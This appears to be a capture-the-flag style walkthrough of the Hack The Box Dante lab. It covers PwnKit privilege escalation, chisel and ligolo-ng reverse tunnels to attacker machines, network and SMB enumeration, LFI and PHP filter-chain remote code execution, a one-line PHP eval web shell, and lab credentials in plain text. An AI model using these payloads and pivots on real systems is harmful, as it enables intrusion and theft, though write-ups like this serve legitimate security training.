Privilege escalation in DANTE-WEB-NIX01
Firstly, I would like check sudo -l
balthazar@DANTE-WEB-NIX01:~$ sudo -l
[sudo] password for balthazar:
Sorry, user balthazar may not run sudo on localhost.
But there are so many Kernel vulnerabilities
balthazar@DANTE-WEB-NIX01:~$ uname -a
Linux DANTE-WEB-NIX01 5.4.0-29-generic #33-Ubuntu SMP Wed Apr 29 14:32:27 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
balthazar@DANTE-WEB-NIX01:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
I would prefer to choose CVE-2021-4034 - Pkexec Local Privilege Escalation to help us
https://github.com/ly4k/PwnKit
balthazar@DANTE-WEB-NIX01:~$ ./PwnKit
root@DANTE-WEB-NIX01:/home/balthazar# id
uid=0(root) gid=0(root) groups=0(root),1002(balthazar)
Then you can find the flags from /home/james and /root
By checking ip a, we can find the internal network 172.16.1.100/24
root@DANTE-WEB-NIX01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:4f:e1 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.100/24 brd 172.16.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe94:4fe1/64 scope link
       valid_lft forever preferred_lft forever
If we want to move horizontally to another host, you need to pivot, I would use chisel to help us do that
┌──(wither㉿localhost)-[/opt/chisel]
└─$ ./chisel server -p 12345 --reverse
2025/08/08 15:43:53 server: Reverse tunnelling enabled
2025/08/08 15:43:53 server: Fingerprint u3Se/xW3Y26hUEuTnYgqNYAZnGOtACePj6ZK71gQTXg=
2025/08/08 15:43:53 server: Listening on http://0.0.0.0:12345
2025/08/08 15:44:29 server: session#1: Client version (1.10.1) differs from server version (1.9.0)
2025/08/08 15:44:29 server: session#1: tun: proxy#R:1080=>socks: Listening

root@DANTE-WEB-NIX01:~# ./chisel client 10.10.14.2:12345 R:0.0.0.0:1080:socks
2025/08/07 23:02:46 client: Connecting to ws://10.10.14.2:12345
2025/08/07 23:02:49 client: Connected (Latency 554.968355ms)
Or we can use Ligolo
sudo ip link del ligolo //remove the existed device

sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 172.16.1.0/24 dev ligolo

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ./proxy -laddr 0.0.0.0:9001 -selfcert
On the target machine
./agent -connect 10.10.16.4:9001 -ignore-cert
The result will be
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ./proxy -laddr 0.0.0.0:9001 -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? Yes
? Allow CORS Access from https://webui.ligolo.ng? Yes
WARN[0002] WebUI enabled, default username and login are ligolo:password - make sure to update ligolo-ng.yaml to change credentials!
WARN[0002] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0002] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0002] Listening on 0.0.0.0:9001
INFO[0002] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:8080
WARN[0002] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » INFO[0031] Agent joined.                                 id=005056944fe1 name=root@DANTE-WEB-NIX01 remote="10.10.110.100:56526"
ligolo-ng » session
? Specify a session : 1 - root@DANTE-WEB-NIX01 - 10.10.110.100:56526 - 005056944fe1
[Agent : root@DANTE-WEB-NIX01] » start
INFO[0094] Starting tunnel to root@DANTE-WEB-NIX01 (005056944fe1)
[Agent : root@DANTE-WEB-NIX01] »
Information Gathering 172.16.1.0/24
Also like before we do
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ fscan -h 172.16.1.0/24 -socks5 127.0.0.1:1080
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.1

[657ms]     Socks5代理: socks5://127.0.0.1:1080
[658ms]     已选择服务扫描模式
[658ms]     开始信息扫描
[658ms]     CIDR范围: 172.16.1.0-172.16.1.255
[658ms]     generate_ip_range_full
[658ms]     解析CIDR 172.16.1.0/24 -> IP范围 172.16.1.0-172.16.1.255
[658ms]     最终有效主机数量: 256
[658ms]     开始主机扫描
[658ms]     使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[658ms]     有效端口数量: 233
[1.6s] [*] 端口开放 172.16.1.0:21
[1.6s] [*] 端口开放 172.16.1.10:21
[1.6s] [*] 端口开放 172.16.1.1:21
[3.7s] [*] 端口开放 172.16.1.100:21
[3.8s] [*] 端口开放 172.16.1.101:21
[3.9s] [*] 端口开放 172.16.1.102:21
[6.7s] [*] 端口开放 172.16.1.103:21
[6.9s] [*] 端口开放 172.16.1.104:21
[7.6s] [*] 端口开放 172.16.1.105:21
[9.7s] [*] 端口开放 172.16.1.106:21
[9.9s] [*] 端口开放 172.16.1.107:21
[11.1s] [*] 端口开放 172.16.1.108:21
[12.8s] [*] 端口开放 172.16.1.109:21
[13.0s] [*] 端口开放 172.16.1.11:21
[14.6s] [*] 端口开放 172.16.1.110:21
[15.8s] [*] 端口开放 172.16.1.111:21
[16.1s] [*] 端口开放 172.16.1.112:21
[17.8s] [*] 端口开放 172.16.1.113:21
[18.8s] [*] 端口开放 172.16.1.114:21
[19.2s] [*] 端口开放 172.16.1.115:21
[21.1s] [*] 端口开放 172.16.1.116:21
Information collection in undocumented domain
1. cme collects SMB and domain information.
2. Positioning domain control
3. Find user names in the domain
4. Is it possible to anonymously enlarge SMB, FTP, etc.
5. ASREProast
6. Password Spray
7. Anonymous lift p
1, cme collects SMB and domain information
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ crackmapexec smb 172.16.1.0/24
SMB         172.16.1.20     445    DANTE-DC01       [*] Windows Server 2012 R2 Standard 9600 x64 (name:DANTE-DC01) (domain:DANTE.local) (signing:True) (SMBv1:True)
SMB         172.16.1.5      445    DANTE-SQL01      [*] Windows Server 2016 Standard 14393 x64 (name:DANTE-SQL01) (domain:DANTE-SQL01) (signing:False) (SMBv1:True)
SMB         172.16.1.10     445    DANTE-NIX02      [*] Windows 6.1 Build 0 (name:DANTE-NIX02) (domain:) (signing:False) (SMBv1:False)
SMB         172.16.1.17     445    DANTE-NIX03      [*] Windows 6.1 Build 0 (name:DANTE-NIX03) (domain:) (signing:False) (SMBv1:False)
SMB         172.16.1.101    445    DANTE-WS02       [*] Windows 10 / Server 2019 Build 18362 x64 (name:DANTE-WS02) (domain:DANTE-WS02) (signing:False) (SMBv1:False)
SMB         172.16.1.102    445    DANTE-WS03       [*] Windows 10 / Server 2019 Build 19041 x64 (name:DANTE-WS03) (domain:DANTE-WS03) (signing:False) (SMBv1:False)
SMB         172.16.1.13     445    DANTE-WS01       [*] Windows 10 / Server 2019 Build 18362 (name:DANTE-WS01) (domain:DANTE-WS01) (signing:False) (SMBv1:False)
The results show the existence of the DANTE.local domain, with the DC at 172.16.1.20
1. Previous detection results indicate that this DC is vulnerable to the EternalBlue vulnerability.
2. Except for this DC, no other hosts have SMB signing enforcement enabled, making relay attacks possible.
2, Anonymous user names can use cme or enum4linux.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ crackmapexec smb 172.16.1.20 --users
SMB         172.16.1.20     445    DANTE-DC01       [*] Windows Server 2012 R2 Standard 9600 x64 (name:DANTE-DC01) (domain:DANTE.local) (signing:True) (SMBv1:True)
SMB         172.16.1.20     445    DANTE-DC01       [-] Error enumerating domain users using dc ip 172.16.1.20: NTLM needs domain\username and a password
SMB         172.16.1.20     445    DANTE-DC01       [*] Trying with SAMRPC protocol
Certification is required, so no results are obtained.
3, Anonymous cite SMB
If SMB allows anonymous access, we may be able to obtain some sensitive information.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$  crackmapexec smb 172.16.1.0/24 -u anonymous -p '' --shares
SMB         172.16.1.20     445    DANTE-DC01       [*] Windows Server 2012 R2 Standard 9600 x64 (name:DANTE-DC01) (domain:DANTE.local) (signing:True) (SMBv1:True)
SMB         172.16.1.5      445    DANTE-SQL01      [*] Windows Server 2016 Standard 14393 x64 (name:DANTE-SQL01) (domain:DANTE-SQL01) (signing:False) (SMBv1:True)
SMB         172.16.1.17     445    DANTE-NIX03      [*] Windows 6.1 Build 0 (name:DANTE-NIX03) (domain:) (signing:False) (SMBv1:False)
SMB         172.16.1.10     445    DANTE-NIX02      [*] Windows 6.1 Build 0 (name:DANTE-NIX02) (domain:) (signing:False) (SMBv1:False)
SMB         172.16.1.20     445    DANTE-DC01       [-] DANTE.local\anonymous: STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [*] Windows 10 / Server 2019 Build 18362 x64 (name:DANTE-WS02) (domain:DANTE-WS02) (signing:False) (SMBv1:False)
SMB         172.16.1.102    445    DANTE-WS03       [*] Windows 10 / Server 2019 Build 19041 x64 (name:DANTE-WS03) (domain:DANTE-WS03) (signing:False) (SMBv1:False)
SMB         172.16.1.5      445    DANTE-SQL01      [-] DANTE-SQL01\anonymous: STATUS_LOGON_FAILURE
SMB         172.16.1.13     445    DANTE-WS01       [*] Windows 10 / Server 2019 Build 18362 (name:DANTE-WS01) (domain:DANTE-WS01) (signing:False) (SMBv1:False)
SMB         172.16.1.17     445    DANTE-NIX03      [+] \anonymous:
SMB         172.16.1.10     445    DANTE-NIX02      [+] \anonymous:
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\anonymous: STATUS_LOGON_FAILURE
SMB         172.16.1.17     445    DANTE-NIX03      [+] Enumerated shares
SMB         172.16.1.17     445    DANTE-NIX03      Share           Permissions     Remark
SMB         172.16.1.17     445    DANTE-NIX03      -----           -----------     ------
SMB         172.16.1.17     445    DANTE-NIX03      forensics       READ,WRITE
SMB         172.16.1.17     445    DANTE-NIX03      IPC$                            IPC Service (DANTE-NIX03 server (Samba, Ubuntu))
SMB         172.16.1.102    445    DANTE-WS03       [-] DANTE-WS03\anonymous: STATUS_LOGON_FAILURE
SMB         172.16.1.10     445    DANTE-NIX02      [+] Enumerated shares
SMB         172.16.1.10     445    DANTE-NIX02      Share           Permissions     Remark
SMB         172.16.1.10     445    DANTE-NIX02      -----           -----------     ------
SMB         172.16.1.10     445    DANTE-NIX02      print$                          Printer Drivers
SMB         172.16.1.10     445    DANTE-NIX02      SlackMigration  READ
SMB         172.16.1.10     445    DANTE-NIX02      IPC$                            IPC Service (DANTE-NIX02 server (Samba, Ubuntu))
SMB         172.16.1.13     445    DANTE-WS01       [-] DANTE-WS01\anonymous: STATUS_LOGON_FAILURE
SMB is allowed to visit two hosts anonymously:
1. 172.16.1.10 SlackMigration readable
2. 172.16.1.17 forensics can read and write
Then we can use smbclient to connect.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ smbclient \\\\172.16.1.10\\SlackMigration -U "anonymous%"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 12 14:39:41 2021
  ..                                  D        0  Thu Aug 25 20:43:55 2022
  admintasks.txt                      N      279  Mon May 18 15:24:22 2020

                13758504 blocks of size 1024. 1596664 blocks available
smb: \> get admintasks.txt
getting file \admintasks.txt of size 279 as admintasks.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ smbclient \\\\172.16.1.17\\forensics -U "anonymous%"

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug  8 06:29:37 2025
  ..                                  D        0  Wed Jun 10 11:29:28 2020
  monitor                             N   153489  Thu Jun 25 21:01:07 2020

                13865000 blocks of size 1024. 5859860 blocks available
smb: \> get monitor
getting file \monitor of size 153489 as monitor (19.5 KiloBytes/sec) (average 19.5 KiloBytes/sec)
smb: \>
Then we can get a txt file admintask.txt and a pcap capture file monitor
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ cat admintasks.txt
-Remove wordpress install from web root - PENDING
-Reinstate Slack integration on Ubuntu machine - PENDING
-Remove old employee accounts - COMPLETE
-Inform Margaret of the new changes - COMPLETE
-Remove account restrictions on Margarets account post-promotion to admin - PENDING

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ file monitor
monitor: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
From this we can draw the following information:
The wordpress service deployed in 172.16.1.10 runs with root permissions.
User Margaretts has administrator authority
We can use wiresharkto open this pcap file
 We can get the credit
 admin:password6543
Lateral movement 172.16.1.10 (DANTE-NIX02)
 We can find the
 LFI vulnerable from http://172.16.1.10/nav.php?page=
http://172.16.1.10/nav.php?page=../../../../../../etc/passwd
 Then we can find the valid users
 frakand margaret
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
frank:x:1000:1000:frank,,,:/home/frank:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
margaret:x:1001:1001::/home/margaret:/bin/lshell
mysql:x:126:133:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
omi:x:998:997::/home/omi:/bin/false
omsagent:x:997:998:OMS agent:/var/opt/microsoft/omsagent/run:/bin/bash
nxautomation:x:996:995:nxOMSAutomation:/home/nxautomation/run:/bin/bash
Combined with SMB's anonymous enumerated information, margaret has administrator
authority. And wordpress was deployed in the host
However, visit /wordpress does not have access to the wordpress service,
When we try the payload
http://172.16.1.10/nav.php?page=/nav.php?page=../../../../../../../../../var/www/html/wordpress/index.php
I'm getting a 500 error. If there's no document that doesn't exist, it should return 200 indicating the document exists, but the php document contains a service error.
Php files contain source code that can be read by filters.
http://172.16.1.10/nav.php?page=php://filter/convert.base64-encode/resource=../../../../../../../var/www/html/index.php
We can also use filter chain to RCE.
POST /nav.php?page=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode
Host: 172.16.1.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
0=ls

Then we can write a web-shell
0=echo+'<?php+eval($_POST["pass"]);'+>e.php
Then we can get the wp-config.php
define( 'DB_NAME' 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'margaret' );
/** MySQL database password */
define( 'DB_PASSWORD', 'Welcome1!2@3#' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
We can try to use the credit margaret:'Welcome1!2@3#'to ssh connect
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ssh margaret@172.16.1.10
You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
margaret:~$ ?
cd  clear  exit  help  history  lpath  lsudo  vim
We are in the limited shell as margaret
From the GTOBins, we can know vim can help us get the bash shell
